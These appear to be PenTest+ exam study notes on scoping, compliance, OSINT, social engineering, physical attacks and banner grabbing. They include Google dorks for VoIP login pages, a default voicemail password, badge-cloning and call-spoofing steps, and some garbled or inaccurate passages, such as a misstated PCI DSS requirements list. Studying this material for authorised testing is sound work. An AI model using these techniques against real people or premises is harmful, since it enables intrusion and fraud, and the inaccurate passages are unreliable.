

CompTIA
PenTest+

Scoping Organizational/Customer Requirements

Define Organizational PenTesting

Access Control Lists (ACL) determines which subjects are allowed or denied access to the object and the privileges given

Intrusion Detection Systems (IDS) analyzes data to identify traffic that violates policies or rules - raises an alert but does not block

Intrusion Prevention Systems (IPS) combines detection capabilities with functions that can actively block attacks

Principle of Least Privilege basic principle stating that something should be allocated the minimum necessary rights to perform its role

risk likelihood and impact of a threat actor exercising a vulnerability

$$\text{Risk} = \text{Threat} \times \text{Vulnerability}$$


Risk analysis process for qualifying or quantifying the likelihood and impact of a factor

Scenario	Risk	=	Threat	×	Vulnerability
Free antivirus	90%	=	100%	×	90%
Paid antivirus	40%	=	100%	×	40%
UTM	10%	=	100%	×	10%

Unified Threat Management (UTM) all-in-one security appliances and agents that combine the functions of a firewall, malware scanner, intrusion detection, vulnerability scanner, data-loss prevention, content filtering, and so on

PenTesting Process:

1. **Planning and scoping** is when the team meets with the stakeholders to outline a plan for the PenTest. Some of the information obtained includes the rules of engagement, budget, technical constraints along with the types of assessments, and selection of targets.
2. **Reconnaissance** focuses on gathering as much information about the target as possible. This process includes searching information on the Internet, using Open-Source Information Gathering Tools (OSINT), along with social networking sites and company websites.
3. **Scanning** is a critical phase as it provides more information about available network resources. Scanning identifies live hosts, listening ports, and running services. In addition, the team uses enumeration to gather more detailed information on usernames, network shares, services, and DNS details.
4. **Gaining access** occurs after the team has gathered information on the network. In this phase, the team will attempt to gain access to the system, with the goal of seeing how deep into the network they can travel. Then once in, the team will attempt to access protected resources.
5. **Maintaining access** once the team is in the system the goal is to maintain access undetected for as long as possible.
6. **Covering tracks** removes any evidence that the team was in the system, including executable files, rootkits, logs, and any user accounts that were used during the exercise.
7. **Analysis** occurs after the team has completed the exercise, and will go through the results of all activities, analyze the findings, and derive a summary of their risk rating.
8. **Reporting** will deliver the results and any remediation suggestions to the stakeholders, along with a realistic timeline of reducing risk and implementing corrective actions.



Unauthorized hacker a hacker operating with malicious intent

Acknowledge Compliance Requirements

Payment Card Industry Data Security Standard (PCI DSS) governs processing of credit card transactions - have specific cybersecurity control requirements

The PCI DSS outlines 12 main requirements:

1. Install and maintain a firewall.
2. Do not use vendor-supplied defaults for system passwords and other security parameters.
3. Protect all systems against malicious code.
4. Use and regularly update antivirus software.
5. Develop and maintain a secure web application and data transmission.
6. Protect all systems against loss and unauthorized access.
7. Regularly monitor and test networks.
8. Track and monitor all system components.
9. Employ strong password management.
10. Regularly review and assess the PCI DSS compliance status.
11. Maintain a PCI compliance policy.
12. Maintain a PCI compliance program with written management authorization.

The security level will define whether the merchant must complete a self-assessment, have an external auditor assess compliance, or if they must complete a **Report on Compliance (RoC)**:

- **Level 1** is a large merchant with over six million transactions a year.
- **Level 2** is a merchant with one to six million transactions a year.
- **Level 3** is a merchant with 20,000 to one million transactions a year.
- **Level 4** is a small merchant with under 20,000 transactions a year.

The activity required for each level to prove compliance with the guidelines, is as follows:

Level 1— must have an external auditor perform the assessment by an approved **Qualified Security Assessor (QSA)**.

Levels 1 and 2 must complete a RoC.

Levels 2- 4 —can either have an external auditor or submit a self-test that proves they are taking active steps to secure the infrastructure.

General Data Protection Regulation (GDPR) provisions and requirements protecting the personal data of European Union (EU) citizens

- **Require consent**—If a company wants to gather information on your searching and buying patterns, it must first obtain permission. A client must be allowed to accept or decline for *each separate data source*, i.e., email addresses for marketing or IP addresses for analytics.
- **Rescind consent**—just as the consumer can give consent for a company to use their information, they can opt out at any time. Known as the *right to be forgotten* rule, this puts control back in the hands of the consumer.
- **Global reach**—the GDPR affects anyone who does business with residents of the EU. The statute relates to e-commerce, as websites do not have a physical boundary. If you do business with anyone in the EU and Britain, this rule will prevail.
- **Restrict data collection**—organizations should collect only the minimal amount of data that is needed to interact with the site.
- **Violation reporting**—if the company's consumer database is compromised, they must report the breach within 72 hours.

Other privacy laws:

- The **Stop Hacks and Improve Electronic Data Security (SHIELD)** is a law that was enacted in New York state in March 2020 to protect citizens data. The law requires companies to bolster their cybersecurity defense methods to prevent a data breach and protect consumer data.
- The **California Consumer Privacy Act (CCPA)** was enacted in 2020 and outlines specific guidelines on how to appropriately handle consumer data. To ensure that customer data is adequately protected, vendors should include PenTesting of all web applications, internal systems along with social engineering assessments.
- The **Health Insurance Portability and Accountability Act (HIPAA)** is a law that mandates rigorous requirements for anyone that deals with patient information. Computerized electronic patient records are referred to as **electronic protected health information (e-PHI)**. With HIPAA, the e-PHI of any patient must be protected from exposure, or the organization can face a hefty fine.

Compare Standards and Methodologies

Open Worldwide Application Security Project (OWASP) a charity and community publishing a number of secure application development resources and provides a framework for testing during each phase of the software development process

National Institute of Standards and Technology (NIST) is a nonregulatory agency in the United States that establishes standards and best practices across the entire science and technology field - Special Publication (SP) 800 series: Cyber

Open Source Security Testing Methodology Manual (OSSTMM)

a manual that outlines every area of an organization that needs testing and goes into details about how to conduct the relevant tests

Information Systems Security Assessment Framework (ISSAF)

a framework that includes a list of 14 documents that relate to PenTesting, such as guidelines and legal compliance

Name

- sub7
- 1. ABOUT ISSAF
- 2. PROJECT MANAGEMENT
- 3. BEST PRACTICES- PRE ASSESSMENT, ASSESSMENT AND POST ASSESSMENT
- 4. ASSESSMENT FRAMEWORK
- 5. REVIEW OF INFORMATION SECURITY POLICY AND SECURITY ORGANIZATION
- 6. EVALUATION OF RISK ASSESSMENT METHODOLOGY
- 7. TECHNICAL CONTROLS ASSESSMENT
- 8. SOCIAL ENGINEERING
- 9. PHYSICAL SECURITY ASSESSMENT
- 10. REVIEW OF LOGGING - MONITORING & AUDITING PROCESSES
- 11. SECURITY AWARENESS AND TRAINING
- 12. OUTSOURCING SECURITY CONCERNS
- 13. BUSINESS CONTINUITY PLANNING AND DISASTER RECOVERY
- 14. LEGAL AND REGULATORY COMPLIANCE
- Copy (15) of issaf0.1
- Copy (16) of issaf0.1
- Copy of issaf0.1
- KNOWLEDGE BASE

The Penetration Testing Execution Standard (PTES) has seven main sections that provide a comprehensive overview of the proper structure of a complete PenTest

MITRE Corporation is a U.S. based non-profit organization that provides research, publications, and tools at no charge for anyone who access the site

Adversarial Tactics, Techniques, and Common Knowledge

(ATT&CK) a Knowledge base maintained by the MITRE Corporation for listing and explaining specific adversary tactics, techniques, and procedures

Common Vulnerability Scoring System (CVSS) generates a metric score from 0 to 10 based on the characteristics of the vulnerability

1. Identify the threat agent. The most common threat agents used in CVSS scoring metrics are unauthenticated, authenticated, and remote unauthenticated users. Keep in mind that each of these threat agents has a separate impact score.
2. Identify the affected system. This includes identifying the product name and the type of system involved.
3. Assign a score based on impact. Assign a score based on the impact of exploiting the vulnerability on the affected system. Scoring metrics include confidentiality, integrity, availability, and accountability.
4. Identify the probability of the threat agent accessing the system. Determine if the threat agent can successfully access the system. This includes evaluating the system's environment and the threat agent's abilities.
5. Calculate the overall CVSS score. The formula used to calculate the overall CVSS score will vary depending on the scoring metrics identified in previous steps.

Score	Description
0.1+	Low
4.0+	Medium
7.0+	High
9.0+	Critical

The information from the CVSS is then fed into the Common Vulnerabilities and Exposures (CVE) - scheme for identifying vulnerabilities developed by MITRE and adopted by NIST

National Vulnerability Database (NVD) a superset of the CVE database, maintained by NIST

Common Weakness Enumeration (CWE) a dictionary of software-related vulnerabilities maintained by the MITRE Corporation

Describe Ways to Maintain Professionalism

- Background checks of the team
- Maintaining Confidentiality
- Avoiding prosecution

Defining the Rules of Engagement

Assess Environmental Considerations

In addition to testing the wired **Local Area Network (LAN)**, the team will most likely be asked to test the **Wireless Local Area Network (WLANs)**, as they have become more pervasive

Network boundaries have blurred:

- **Software as a Service (SaaS)** provisions fully developed application services to users
- **Platform as a Service (PaaS)** provisions application and database services as a platform for development of apps
- **Infrastructure as a Service (IaaS)** provisions virtual machines and network infrastructure

Application Programming Interface (API) methods exposed by a script or program that allow other scripts or programs to use it

The team will need to get a complete understanding of what is hosted, and how the cloud is used, so they can properly identify points of weakness

Outline the Rules of Engagement

- Focus on the task at hand
- Avoid distractions
- Adhere to the timeline
- Keep status meetings short and to the point.

Understanding the restrictions:

- **Allowable tests**—to further define the scope, the team will need to determine exactly what's being tested, and what is not. Identify acceptable actions during tests such as social engineering and physical PenTesting.
- **Adhering to the scope**—The legal documents will define what locations, systems, applications, or other potential targets are to be included or excluded. There may be an instance while testing when someone asks someone on the team if they could test another subnetwork. The team member should explain that if the test is not specifically in the scope, they cannot do the test due to legal reasons.
- **Recognizing other restrictions**—The details of the PenTest may also include other restrictions such as possible technical or location constraints. For example, there may be a legacy system that has had several issues with automated scanning.
- **Limit invasiveness based on scope**—What is being tested, and what is not? Define the acceptable actions, such as social engineering and physical security tasks. In addition, if planning an invasive attack, such as a **Denial of Service attack (DoS attack)**, as part of the testing, have the stakeholder define any restrictions that might impact fragile systems.
- **Limit the use of tools to a particular engagement**—In some cases, the use of tools is defined by some governing body that outlines specifically what the team is to use when conducting the test. In that case, the team will be presented with a list of tools that can be used for a particular engagement.

Comparing assessment types:

- **Compliance based** assessments are used as part of fulfilling the requirements of a specific law or standard, such as GDPR, HIPAA, or PCI DSS. For example, PCI DSS has clearly defined guidelines on what should be included in the assessment. Others provide guidance on how you can ensure your organization is in compliance. For example, the HIPAA Security Rule has a crosswalk that maps to the NIST Cybersecurity Framework.
- **Red team/blue team-based** assessments is a method that uses two opposing teams in a PenTest or incident response exercise:
 - **Red Team**—represents the "hostile" or attacking team.
 - **Blue Team**—represents the defensive team.

With this type of assessment, the goal is to see if your (red) team is able to circumvent security controls. In addition, it is a good way to determine how the security (blue) team will respond to the attack.

- **Goals-based/objectives-based** assessments have a particular purpose or reason. For example, before implementing a new **point of sale (PoS)** system that accepts credit cards, the PenTesting team might test the system for any security issues prior to implementation.

Selecting a strategy:

- **Unknown environment (black box) testing** when the consultant/attacker has no privileged information about the network and its security systems

- **Known environment (white box) testing** when the consultant/attacker has complete access to information about the network

- **Partially known environment (gray box) testing** when the consultant/attacker has some information

Prepare Legal Documents

The following will influence how data is handled:

- **Gramm-Leach-Bliley Act (GLBA)** requires financial institutions to ensure the security and confidentiality of client information

- **Driver's Privacy Protection Act** governs the privacy and disclosure of personal information gathered by state Departments of Motor Vehicles

- **Health Insurance Portability and Accountability Act (HIPAA)** protects the privacy of individuals' medical records

- **Nondisclosure Agreement (NDA)** agreement that stipulates that entities will not share confidential information with unauthorized third parties

- **Master Service Agreement (MSA)** a contract that establishes precedence and guidelines for any business documents that are executed between two parties

- Project scope and a definition of the work that is to be completed
- Compensation specifics that include invoicing and any reports required when submitted
- Requirements for any permits, licensing, or certifications
- Safety guidelines and environmental concerns
- Insurances such as general and liability.

Statement of Work (SOW) a document that defines the expectations for a specific business arrangement

Service-Level Agreement (SLA) defines the specific performance metrics, quality standards, and service levels expected from the vendor

Footprinting and Gathering Intelligence

Discover the Target

13	Start	Asset	Test	Findings/Results	Next Test		
14	15	16	Whisk	g@recrecityphysicians.com IP address	nmap scan	TCP ports 80 and 443 open	Vuln scan
17	Google Maps/Google Earth	physical site information	physical reconnaissance	Discovery of restricted area Successfully cloned RFID badge Discovery of Wi-Fi SSID	Try badge after hours		
18	Social media/job board	GCPS IT skills weakness		Discovery of networked medical devices with OS and default credentials			
19	Email harvesting	List of email addresses	phishing campaign	several user credentials harvested			
20	Google hacking	B&B public website potential weakness Unaware users	Windows Server vuln scan	Windows Server 2016 192.168.1.50 is running: IIS, FTP, Telnet, SMB, RPC, POP3, IMAP, SMTP	Arachni web app scan		

Open-Source Intelligence (OSINT) publicly available information plus the tools used to aggregate and search it

Can provide the following information:

- The role the employees play in the organization, their job titles, management levels along with day-to-day responsibilities.
- The teams, their colleagues, and the departments where they work.
- Business related details such as phone numbers, email addresses, office and workspace locations.
- The overall organizational technical aptitude and whether they've been properly trained in end-user security.
- The people's mindsets, politics, and perspectives on their employers and colleagues.

Personal Identifiable Information (PII) data that can be used to identify or contact an individual

Social media and job listings will provide a great deal of information on the organization

- The personnel makeup of specific departments and teams, including administrator contacts.
- The lack of qualified personnel in crucial positions.
- The level of technical sophistication within the organization.
- The software architecture and services, such as web server and cloud technologies.
- The language(s) used to program in-house software.
- The types and quantities of hardware in use.
- The network and security systems that the organization employs.

Examining DNS information:

- **Mail Exchange (MX)** record provides the mail server that accepts email messages for a particular domain.
- **Nameserver (NS)** record lists the authoritative DNS server for a particular domain.
- **Text (TXT)** record provides information about a resource such as a server or network in human readable form.
- **Service (SRV)** record provides host and port information on services such as voice over IP (VoIP) and instant messaging (IM).

Tools to perform DNS queries:

Nslookup is a command-line tool used in either a Windows or Linux operating system (OS) that can be used to query a domain and specify various record types.

Dig is a utility widely used on a Linux OS that can perform reverse lookups to match an IP address to a domain name.

whois is a look-up service that provides information about a domain name or IP address

- The name of the domain's registrant.
- The name and mailing address of the registrant organization.
- The email address and phone number of the registrant.
- Any previous information regarding administrative and technical contacts.
- Identifying information about the domain's registrar.
- The status of the domain, including client and server codes that concern renewal, deletion, transfer, and related information.
- The name servers the domain uses.

Gather Essential Data

Public source-code repositories:

Repository	Features
GitHub	Enables teams to work together, regardless of their location, is free to basic users, and reasonable costs for teams and enterprise users.
Bitbucket	Allows inline comments, a secured workflow, and free to small teams, fee based for larger groups.
SourceForge	Is free to everyone, and features discussion forums and issue tracking.

Some security vulnerabilities that might be found:

- Developers that post have put private files into their repositories that are then copied into the public storage area. The files can then be searched.
- Code can include information such as hostnames, IP addresses, database servers, and service configurations, which can be used to craft an attack.
- Code can include the names and information on employees, which can be used in a spear phishing attack or credential theft.
- Code can be modified, which can lead to an infrastructure attack or shut down systems or applications.
- Developers post screenshots or comments that can contain useful intelligence.
- Developers add specific information in their code, such as usernames and passwords, as shown in the following code block:

Optimizing search results with Google hocking:

Operator	Searches	Example
site	A specific site	site:comptia.org report to search CompTIA's website only for results including the text "report."
link	Pages that link to the specified page.	link:comptia.org report to search for any pages that link to CompTIA's website and have the text "report" anywhere on the page.
filetype	Specific file types.	filetype:pdf report to search for PDFs including the text "report."

inurl	Uniform resource locator (URL)	inurl:Certification report to search for any pages whose URLs include the text "Certification" and have the text "report" anywhere on the page.
inanchor	Anchor text	inanchor:Certification report to search for any pages whose anchor text includes the text "Certification" and have the text "report" anywhere on the page.

A **web cache viewer** allows you to search for older versions of websites which is a snapshot of the raw HTML and some of the page contents

Compile Website Information

Tools like browsers, Nmap, Metasploit, and DirBuster help to evaluate a website

forced browsing used to identify unlinked URLs or IPs from a website to gain access to unprotected resources

Evaluating the robots.txt file:

On a public webpage, there is a chance that web crawlers will search the source code to learn about the structure of the page, and possibly find interesting information. One way to control where they search is by using a file, called robots.txt, that directs the bots to the extensible markup language (XML) sitemap file. The robots.txt file is a simple yet essential file that tells the bots where to search, and more importantly, where NOT to search.



Web crawlers can also be called bots, spider, spiderbot or user agent.

The file, which is case-sensitive, can be found in a website's top-level directory. To display the file, type robots.txt at after the end of the domain name, as shown:

```
https://<domain name>/robots.txt
```

If the site has a robots.txt file, it will be displayed. The team will then be able to examine the structure. When evaluating the file, it's important to ensure that it has proper encoding to restrict access when searching, because if not written properly, the robots.txt can be a security risk.

The team should make sure that areas you DON'T want the bots to follow are clearly identified. For example, in the following we see that the directive is to deny access to the cart page to all user-agents.

```
Disallow: * /cart
```

However, this line will allow all bots to access all content:

```
User-agent: * Disallow:
```

Keep in mind that some bots, such as email address scrapers, may bypass the robots.txt file.

subject alternative name (SAN) a field in a digital certificate allowing a host to be identified by multiple host names/subdomains

wildcard domain a digital certificate that will match multiple subdomains of a parent domain

Field	Value
Public key parameters	05 00
Authority Key Identifier	KeyID=0f80611c823161d52f2...
Subject Key Identifier	a50d532930871c2818ad0c65f...
Subject Alternative Name	DNS Name=*.comptia.org, DN...
Enhanced Key Usage	Server Authentication (1.3.6...
CRL Distribution Points	[1]CRL Distribution Point: Distr...
Certificate Policies	[1]Certificate Policy:Policy Ide...
Authority Information Access	[1]Authority Info Access: Acc...

DNS Name=*.comptia.org
DNS Name=comptia.org

certificate revocation list (CRL) a list of certificates that were revoked before their expiration date

Online Certificate Status Protocol (OCSP) allows clients to request the status of a digital certificate, to check whether it is revoked

Vulnerability scanners can gather and validate certificate information to see if there are any issues

In addition to SANs, the **Certificate Transparency (CT)** framework are logs of public certificate authorities (CAs) that are published for anyone to access

Discover Open-Source Intelligence Tools

Potential sources of OSINT:

- Registration information from Whois databases.
- The target's public website and any related websites.
- Social media profile of the target and any associated individuals.
- Job postings, blogs, and news articles
- Information gathered from querying public DNS servers.
- Mail server records gathered from public DNS servers.
- Information gathered from website SSL/TLS certificates.

Two tools that aid in the discovery of metadata are **Metagoofil** and **Fingerprinting Organizations with Collected Archives (FOCA)**

Metagoofil:

Metagoofil uses various python libraries such as PdfMiner, GoogleSearch, and Hachoir to scrape the metadata, and then displays the information using Hypertext Markup Language (HTML). The output can then be viewed in a standard browser.

Recon-ng uses modules to customize the search. When searching, you can run a specific type of query and then set various options that are either required or optional.

Some modules include:

- Whois query to identify points of contact
- PGP key search.
- Social media profile associations.
- File crawler.
- DNS record enumerator


Transforming data with Maltego:

As opposed to searching with theHarvester and Recon-ng using a CLI, Maltego has a full GUI to help users visualize the gathered information. Maltego features an extensive library of "transforms," which automate the querying of public sources of data. Maltego then compares the data with other sets of information to provide commonalities among the sources.

Some of the data Maltego can enumerate includes:

- Individual's names and physical addresses
- Network address blocks
- Phone numbers and email addresses
- External links
- DNS records and subdomains
- Downloadable files
- Social media profiles

The results of the query are then placed in node graphs, and then links are established between each node. This enables the user to analyze how two or more data points may be connected.



Shodan is a search engine designed to locate and index IoT devices that are connected to the Internet

Shodan can be useful to the PenTest reconnaissance phase in several ways:

- If the team is planning on conducting a physical test, they can attempt to locate the feed of a security camera outside the target organization's office. If successful, the team can get a better picture of the premises and its defenses.
- If the target organization employs control systems for Heating Ventilation Air Conditioning (HVAC) or Industrial equipment, the team may be able to control these remotely as part of the attack phase.

Evaluating Human and Physical Vulnerabilities

Exploit the Human Psyche

The use of a carefully crafted story with convincing or intimidating details is referred to as **pretexting**

elicitation acquiring data from a target in order to launch an attack

- **Request**—a social engineer in a trusted position asks the target for information
- **Interrogation**—a social engineer poses as an authority figure to obtain actionable intel.
- **Surveys** are used to informally collect data from the target.
- **Observation**—a social engineer examines the target's behavior and day-to-day routine in a particular environment, with or without their knowledge.

Business Email Compromise (BEC) an attacker will either impersonate a high-level executive or hijack their email account to convince other employees to perform fraudulent actions

A **hoax** is when the attacker presents a fictitious situation as real

Social Engineering Toolkit (SET) a set of tools in Kali Linux with built-in features that make it easy to launch a phishing campaign

A **pharming** attack is one that redirects users from a legitimate website to a malicious one

baiting an attacker leaves infected physical media in an area where a victim finds it and then inserts it into a computer

malvertising an online advertisement that is embedded with malicious code

Phishing uses social engineering techniques to make spoofed electronic communications seem authentic to the victim

• **Vishing** a phishing attack conducted through a voice channel

• **SMiShing** a phishing attack that uses simple message service (SMS) text communications as the vector

Spear phishing the attacker has some information that makes the target more likely to be fooled by the attack

Spam over Internet Telephony (SPIT) unsolicited phone messages

Instant Messaging Spam (SPIM) a spam attack through instant messaging

Universal Serial Bus (USB) drop Key a common form of baiting attack - a thumb drive will be dropped in a public area

- As something fun, such as a video game
- As something useful, such as an antivirus program
- As something mysterious, such as a file with cryptic names

watering hole attack an attacker targets specific groups or organizations, discovers which websites they frequent, and injects malicious code into those sites

Supply chain attack an attack that targets the end-to-end process of manufacturing, distributing, and handling goods and services

downstream liability as any vendors downstream might be harmed by the malware on the target system

Typosquatting an attack in which an attacker registers a domain name with a common misspelling of an existing domain

Impersonation simply means pretending to be someone else

Part of the impersonation ploy involves different tactics that include:

- Leverage our need to obey an authority figure. For example, a malicious actor posing as an authority figure, such as a police officer, is often more successful at enticing a victim to perform some action they shouldn't.
- Implying scarcity to get the victim to act, as people tend to attach undue value to objects or ideas that are uncommon or otherwise difficult to obtain. For example, sending an email stating the victim is the recipient of a "secret" or "exclusive" item is more enticing to the victim than something they encounter every day.
- Promoting a sense of urgency, which is similar to scarcity, but with a time element involved. For example, a malicious actor might encourage a victim to "act quickly, as this is a limited time offer" which may prompt the victim to click on a link.
- Malicious actors also prey on fear, as it can motivate people to act in ways they normally wouldn't. For example, a malicious actor might warn the victim that they will lose money or access if they do not comply.

Social proof is when someone copies the actions of others in order to appear competent or cooperative in the eyes of others

Summarize Physical Attacks

Some of the tasks the team might attempt can include:

- Taking pictures of restricted areas and proprietary equipment
- Stealing devices, documents, and electronic data
- Accessing restricted systems
- Planting malicious devices such as keystroke loggers
- Bypassing security cameras and locks
- Gaining access to server room and utility closets

Once everyone is clear about the objectives, the team will want to evaluate any physical security controls and internal vulnerabilities and defenses that might be in place on the target's premises:

- Door and hardware locks, both physical and electronic
- Video surveillance cameras inside and outside of a building
- Security guards inside and outside of a building or patrolling an area
- Lighting that makes it easier to spot an intruder at night
- Physical barriers such as fences, gates, and mantraps
- Alarms and motion sensors

perimeter security natural barriers or fences

motion detection detects object movement and monitors activity

mantrap secure entry system with two gateways, only one of which is open at any one time

Radio Frequency ID (RFID) is a means of identifying and tracking objects using specially encoded tags - can be energized and read by radio waves from a reader device - can be used to implement contactless building access control systems

Near Field Communications (NFC) is a peer-to-peer version of RFID that uses two-way radio communications over very short distances, facilitating contactless payment and similar technologies

1. An RFID tag is attached to the badge and contains an antenna and a microchip.
2. A door lock that contains an RFID reader will continuously send a signal into the area surrounding the reader.
3. The RFID tag's antenna picks up this signal when in close proximity and the microchip generates a return signal.
4. The RFID reader receives this signal and will open the lock if the signal is authenticated.

proximity reader scanner that reads data from an RFID or NFC tag when in range

Badge cloning copying authentication data from an RFID badge's microchip to another badge - which can be done through handheld RFID writers

1. Hold the badge up to the RFID writer device and press a button to copy the data.
2. Hold a blank badge up to the device and write the copied data to create a cloned badge.

Tailgating is a means of entering a secure area without authorization by following closely behind the person who has been allowed to open the door or checkpoint

Piggybacking an attacker enters a secure area with an employee's permission

Dumpster diving refers to combing through an organization's (or individual's) garbage to try to find useful documents

Shoulder surfing attack means that the threat actor learns a password or PIN (or other secure information) by watching the user type it

call spoofing tools can disguise a phone number to make a call appear to be coming from a trusted source

plain old telephone system (POTS) parts of a telephone network local loop that uses voice-grade cabling

To spoof a VoIP call, there are a few methods you can use.

1. One method is to use an app where you enter the name and number that you want the receiver to see. The benefit to using an app is there is no extra hardware or software needed. However, in most cases, there is a charge for this type of service.
2. Another method is by using Asterisk, a free, open-source tool to create a spoofed call. Asterisk uses software to create your own private branch exchange (PBX). Although Asterisk is free, there is more to setting up the system. You will need to be proficient in Linux administration along with having a solid knowledge of networking and scripting

In addition to using a spoofed phone number to get information, a malicious actor can use the spoofed phone number to listen to voicemail. In some cases, the voicemail system will recognize the phone number and then prompt the user to enter a selection to listen to their voicemail. Or the app will prompt the user to enter a password. If that is the case, the malicious actor will need to use the correct password. If they don't have the password, they can search online for the default password to try on the targeted system. For example, the search might yield the following:

Cisco Unity Voicemail:

The default password for all new accounts on the Haiden Greene voicemail system is HAIGREE or (7995).

You can also try some Google Hacking to find more information on VoIP phones that you can use to launch the attack, as shown in the following table:

Vendor	Advanced search option
Cisco CallManager:	<code>inurl:"ccmuser/logon.asp"</code>
D-Link Phones:	<code>intitle:"D-Link DPH" "web login setting"</code>
Grandstream Phones:	<code>intitle:"Grandstream Device Configuration" password</code>

Preparing the Vulnerability Scan

Plan the Vulnerability Scan

An **attack surface** describes all potential pathways a threat actor could use to gain unauthorized access or control

The **lifecycle of a vulnerability** is a process that moves from initial discovery through awareness and documentation



1. **Discover** is the first phase of finding a potential vulnerability that can be exploited. It's important to recognize that a vulnerability exists in order to defend against a possible attack, now or in the future.
2. **Coordinate** is the next phase, where both the vulnerability and the potential to exploit the vulnerability are known. During this phase, the vulnerability is defined, listed, and published in the CVE and CWE so that vendors and anyone involved is aware of the vulnerability.
3. **Mitigate** is when vendors and software designers take a look at the vulnerability and devise a strategy to deal with the vulnerability. In most cases a patch is developed and then released to the public.
4. **Manage** is when the patch has been released. It's now up to each individual organization to take the next step and apply the patch in order to remediate or mitigate the vulnerability.
5. **Document** is the final phase, in that the vulnerability has been tested, and everyone involved will take a moment to document what has been done. In addition, it's best to reflect on lessons learned, in order to prevent further exposure.

risk gap the time when a system is most at risk of a vulnerability, generally between when the vendor releases a patch, and a patch is applied

Unauthorized access to the data can result in:


• Exposing sensitive data

• Data modification

Banner Grabbing a technique used during reconnaissance to gather information about network hosts and the services running on open ports - the process involves attempting to open a session with a service and getting the service to identify itself

Wget a command line command to download files via HTTP from a web site `wget <target IP> -S`


netcat (nc) utility for reading and writing raw data over a network connection - popular tool for Unix and Linux `echo -en "GET / HTTP/1.0\n\n\n" | nc www.comptia.org 80 | grep Server`



```
root@mail: ~  
File Edit View Search Terminal Help  
root@mail:~# echo -en "GET / HTTP/1.0\n\n\n"|nc www.comptia.org 80|grep Server  
Server: Microsoft-IIS/8.5  
root@mail:~#
```


Nmap IP and port scanner used for topology, host, service, and OS discovery and enumeration `nmap -sV <target IP> -p <port number>`

You can also use Nmap Scripting Engine (NSE) script, which will attempt to grab banners from every service it can discover on a host `nmap -sV --script=banner <target>`



```
kali@kali: ~/Desktop  
File Actions Edit View Help  
(kali@kali)~|~/Desktop|  
└─$ nmap -sV --script=banner comptia.org  
Starting Nmap 7.91 ( https://nmap.org ) at 2021-06-13 19:35 EDT  
Nmap scan report for comptia.org (3.219.13.186)  
Host is up (0.972s latency).  
rDNS record for 3.219.13.186: ec2-3-219-13-186.compute-1.amazonaws.com  
Not shown: 996 filtered ports  
PORT      STATE SERVICE VERSION  
80/tcp    open  http    Apache httpd 2.4.48 ((Ubuntu))  
|_http-server-header: Apache/2.4.48 (Ubuntu)  
443/tcp   open  ssl/ssl Apache httpd (SSL-only mode)  
|_http-server-header: Apache/2.4.48 (Ubuntu)  
1433/tcp  closed ms-sql-s  
3389/tcp  closed ms-wbt-server  
  
Service detection performed. Please report any incorrect results at http  
s://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 41.24 seconds
```

You can also grab a banner by using curl, which is an open-source command line protocol used to transfer data



```
kali@kali: ~/Desktop  
File Actions Edit View Help  
(kali@kali)~|~/Desktop|  
└─$ curl -i example.com  
HTTP/1.1 200 OK  
Accept-Ranges: bytes  
Age: 362438  
Cache-Control: max-age=604800  
Content-Type: text/html; charset=UTF-8  
Date: Tue, 15 Jun 2021 00:21:14 GMT  
Etag: "3147526947"  
Expires: Tue, 22 Jun 2021 00:21:14 GMT  
